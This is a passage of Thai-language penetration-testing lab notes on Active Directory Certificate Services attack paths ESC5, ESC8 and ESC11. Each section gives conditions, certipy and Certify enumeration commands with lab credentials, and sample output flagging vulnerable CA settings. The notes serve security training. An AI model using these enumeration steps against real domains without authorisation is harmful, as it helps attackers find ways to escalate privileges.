หาก objects มี **access control settings** ที่ไม่ปลอดภัย ผู้โจมตีสามารถโจมตีเพื่อยึด PKI infrastructure และยกระดับสิทธิ์ภายในโดเมน

- CA server's AD computer object (i.e., compromise through S4U2Self or S4U2Proxy)
- CA server's RPC/DCOM server
- Any descendant AD object or container in the container CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>
 - (e.g., the Certificate Templates container, Certification Authorities container, the NTAUTHCertificates object, the Enrollment Services Container, etc.)

ES C5

Enumerate

From Linux

```
certipy find -u cken -p Superman001 -dc-ip 172.16.19.3 -  
stdout -ns 172.16.19.3 -dns-tcp
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

Enterprise CA Name	:	lab-WS01-CA
...		
CA Permissions	:	
Owner: BUILTIN\Administrators	S-1-5-32-544	
Access Rights	Principal	
Allow Enroll	NT AUTHORITY\Authenticated Users	
Allow ManageCA, ManageCertificates	BUILTIN\Administrators	
Template Name	:	SubCA




N T L M R E L A Y A T T A C K S

ESC8

Relay Attack - NTLM Relay to AD CS HTTP Endpoints

conditions

- **Web enrollment : Enabled**
- Certificate อนุญาตให้ Domain controller มา Enroll ได้ (หรือ User ที่เราต้องการมา Enroll ได้)
- Certificate สามารถใช้ในการ Authenticate ได้



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Enumerate

From Linux

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3  
-vulnerable -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

Certificate Authorities

0

CA Name

: lab-WS01-CA

DNS Name

: WS01.lab.local

Certificate Subject

: CN=lab-WS01-CA, DC=lab, DC=local

Web Enrollment

: Enabled

...

[!] Vulnerabilities

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Enumerate

Default

`http://IP-Address/certsrv/certfnsh.asp`

From Linux

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3  
-vulnerable -stdout
```

From Window

Certify.exe cas

Enterprise CA Name

: lab-WS01-CA

DNS Name

: WS01.lab.local

...

Legacy ASP Enrollment Website

: `http://DC.LOCAL/certsrv`

`https://DC.LOCAL/certsrv/`

Enrollment Web Service


: `https://DC.LOCAL/DC-kerberos/service.svc`

NDES Web Service

: `http://DC.LOCAL/certsrv/mscep/`

`https://DC.LOCAL/certsrv/mscep/`

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ESC11

Relay Attack - Relaying NTLM to ICPR

โดยปกติ ADCS จะบอกรpc endpoint สำหรับ certificate enrollment เรียกว่า **MS-ICPR** RPC interface การตั้งค่าแฟล็ก **IF_ENFORCEENCRYPTICERTREQUEST** จะกำหนดว่าเปิดใช้งานการตรวจสอบ signature หรือไม่

IF_ENFORCEENCRYPTICERTREQUEST flag จะเป็นตัวบังคับให้มีการ**เข้ารหัส certificate enrollment requests** ระหว่าง client และ CA

ESC11

Enumerate

From Linux

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3  
-vulnerable -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

Certificate Authorities

0

CA Name	: DC01-CA
DNS Name	: DC01.domain.local
Certificate Subject	: CN=DC01-CA, DC=domain, DC=local

....


Enforce Encryption for Requests : Disabled

....

[!] Vulnerabilities

